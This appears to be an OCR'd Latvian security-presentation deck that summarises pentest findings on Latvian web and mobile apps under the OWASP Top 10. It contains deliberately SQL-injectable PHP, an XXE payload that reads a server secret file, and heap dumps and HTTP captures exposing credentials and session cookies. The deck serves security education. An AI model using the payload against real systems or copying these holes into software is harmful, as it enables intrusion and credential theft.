Populārākās tīmekļa lietojumu drošības problēmas Latvijā

SIA IT Centrs

Ievadam

Statistikai izmantoju pēdējos 3 gados „pentestu” rezultātus Latvijā izstrādātiem tīmekļa lietojumiem un mobilajām aplikācijām

Kopējais sistēmu skaits statistikā: vairāk kā 50 un mazāk kā 100

Neņēmu vērā zemākā riska problēmas

Par pamatu izmantoju 2013 gada OWASP Top 10

OWASP Top 10

A1 Injection	
A2 Broken Authentication and Session Management	
A3 Cross-Site Scripting (XSS)	
A4 Insecure Direct Object References	
A5 Security Misconfiguration	
A6 Sensitive Data Exposure	
A7 Missing Function Level Access Control	
A8 Cross-Site Request Forgery (CSRF)	
A9 Using Components with Known Vulnerabilities	
A10 Unvalidated Redirects and Forwards	

OWASP Top 10 “trūkumi”

Labs mārketinga projekts

Testēšanas prasību definēšanai pārāk plašas kategorijas, izņemot dažas

Iztrūkst vairāku svarīgu pārbaužu un risku

A1. Injekcijas: 40%

SQL un XML injekcijas

Reti sastopamas UNION SQL injekcijas

15% no sistēmām injekcijas ļāva konstatēt, ka paroles tiek glabātas nedroši

UNION SQL injekcija

http://k1.itcentrs.lv/sqli/article.php?id=2

```
<?

....

$id=$_GET[‘id’];

$sql="select articleText from articles where articleId=$id”;

...

$r=mysqli_query($con, $sql);

...

?>
```

XML injekcijas

xml.asp

Client Objects & Events

```
Enter password from c:\inetpub\secret.xml config
<%

Dim objXmlRequest
Set objXmlRequest = Server.CreateObject("Microsoft.XMLDOM")
  objXmlRequest.async = true
  objXmlRequest.setProperty "ServerHTTPRequest", True
  objXmlRequest.validateOnParse = False

objXmlRequest.Load (Request)
Set oNode = objXmlRequest.selectSingleNode("/login/username/text()")


response.write "You entered wrong password: " & oNode.nodeValue

%>
```

XML injekcija

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM
"file:///c:/inetpub/secret.xml" >]>

<login>

<username>&xxe;</username>

</login>
```

A2. Autentifikācija un sesiju pārvaldība: 70%

Tipiskākā problēma: nepareizi uzstādīti sīkdatnes parametri (44%)


Otrā vietā: sesijas fiksācija (33%)

Bieži sastopamas problēmas ar sesiju izbeigšanu


Gandrīz vienmēr ir problēmas sarežģītos autentifikācijas scenārijos

Problēmas ar autentifikāciju mobilajos lietojumos

Autentifikācijas informācijas glabāšana mobilajos lietojumos



Autentifikācijas informācijas glabāšana mobilajos lietojumos




Mobilais telefons nav dators!

dalvik_heap:42BF1F98	00000010	unicode	{token}
dalvik_heap:42BF2008	0000003A	unicode	/p/authorization;jsessior
dalvik_heap:42BF2068	0000007A	unicode	/p/authorization;jsessior
dalvik_heap:42BF2190	00000020	unicode	annotationType\x1B
dalvik_heap:42BF2268	0000000C	unicode	value
dalvik_heap:42BF2330	00000018	unicode	encodeName\x1B
dalvik_heap:42BF2400	00000018	unicode	encodeValue
dalvik_heap:42BF2478	0000000A	unicode	code
dalvik_heap:42BF24D8	0000000A	unicode	code
dalvik_heap:42BF2510	0000000C	unicode	65545
dalvik_heap:42BF2570	0000000C	unicode	65545
dalvik_heap:42BF2590	00000006	C	code#
dalvik_heap:42BF25A8	00000006	C	65545
dalvik_heap:42BF2640	00000020	unicode	annotationType\x1B
dalvik_heap:42BF2718	0000000C	unicode	value
dalvik_heap:42BF27E0	00000018	unicode	encodeName\x1B


dalvik_heap:430227D8	0000000E	uni…	qwerty
dalvik_heap:43022838	00000010	uni…	qwerty#
dalvik_heap:43022858	00000009	C	password
dalvik_heap:43022878	00000007	C	qwerty
dalvik_heap:43022898	00000023	C	login=testklients1&password=qwerty
dalvik_heap:43022968	00000020	uni…	annotationType\x1B
dalvik_heap:43022A40	00000020	uni…	annotationType\x1B
dalvik_heap:43022AD8	0000001A	uni…	?language=LV

Sīkdatnes: kā nevajadzētu darīt

Pirms pieslēgšanās



Pēc pieslēgšanās



manabalss.lv esošā versija

3	http://manabalss.lv	GET	/	☐	☐	307	377	HTML		307 T
4	https://manabalss.lv	GET	/	☐	☐	200	53775	HTML		ManaB
5	https://manabalss.lv	GET	/assets/application-9c56c0a973343...	☐	☐	200	183633	script	js	
7	https://list.mailigen.com	GET	/js/scripts.js	☐	☐	200	1327	script	js	

Request | Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 31 May 2016 07:07:21 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _mb_session=84e6764384af825d4e6ac1f5167f4281; domain=.manabalss.lv; path=/; expires=Tue, 31 May 2016 07:22:21 -0000; HttpOnly
X-Request-Id: ee1fc628-c903-4aaf-8592-2a0726dd6595
X-Runtime: 0.047653
Content-Length: 53257
```

3	http://manabalss.lv	GET	/
4	https://manabalss.lv	GET	/
5	https://manabalss.lv	GET	/assets/application-9c56c0a973343...
7	https://list.mailigen.com	GET	/js/scripts.js

Request | Response

Raw | Headers | Hex

```
GET / HTTP/1.1
Host: manabalss.lv
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Pirmais apmeklējums: sīkdatnes neuzstāda un nenosūta

65	http://manabalss.lv	GET	/	☐	☐	307
66	https://manabalss.lv	GET	/	☐	☐	200
67	https://manabalss.lv	GET	/initiatives/list?amount=11&offset=0...	☑	☐	200
70	https://bam.nr-data.net	GET	/1/0d480a45bc?a=17823217&v=9...	☑	☐	200

Request | Response

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: manabalss.lv
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: _mb_session=84e6764384af825d4e6ac1f5167f4281; _ga=GA1.2.1209786905.1464678441; ga_client_id=12
Connection: close
```

Sīkdatnes nosūta arī caur HTTP

Autentifikācijas informācija GET pieprasījumā

112	https://netbank.nordea.com	POST	/pnbeid/redirect_to_partner.do?cs=3...	☑	☐	302	1261	HTML	do	302 Moved Temporarily	☑ 193.111.236.34
113	https://manabalss.lv	GET	/auth/nordea?B02K_VERS=0002&B0...	☑	☐	302	611	HTML			☑ 37.139.0.211

Request | Response

Raw | Params | Headers | Hex

```
GET
/auth/nordea?B02K_VERS=0002&B02K_TIMESTMP=20020160531101211364&B02K_IDNBR=[redacted]&B02K_STAMP=20160531101211752181&B02K_CUSTNAME=Krusts+Agris&B02K_KEYVERS=0001&B02K_ALG=01&B02K_CUSTID=03047[redacted]&B02K_C
USTTYPE=01&B02K_MAC=2[redacted]7AE3 HTTP/1.1
Host: manabalss.lv
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://netbank.nordea.com/pnbeid/eid_review.do?act=eid_review&amp;cs=516c27ab122fa4459ed34c60761407f0b5ef7b73
Cookie: _mb_session=84e6764384af825d4e6ac1f5167f4281; _ga=GA1.2.1209786905.1464678441; ga_client_id=1209786905.1464678441; _gat=1
Connection: close
```

Sīkdatnes vērtība nemainās = sesijas fiksācija

Kādas parasti ir problēmas ar sesiju pārvaldību

Atribūti: Secure un HttpOnly

- Secure šajā gadījumā ir bezjēdzīgs, jo lietojums nelieto HTTP/SSL
- HttpOnly ļauj piekļūt sīkdatnes saturam ar JavaScript

Pēc pieslēgšanās sesijas identifikators netika nomainīts uz jaunu

Nav uzstādīts Expire parametrs (?)


Nav uzstādīts Domain parametrs (?)

A3. Starpvietņu skriptēšana: 60%

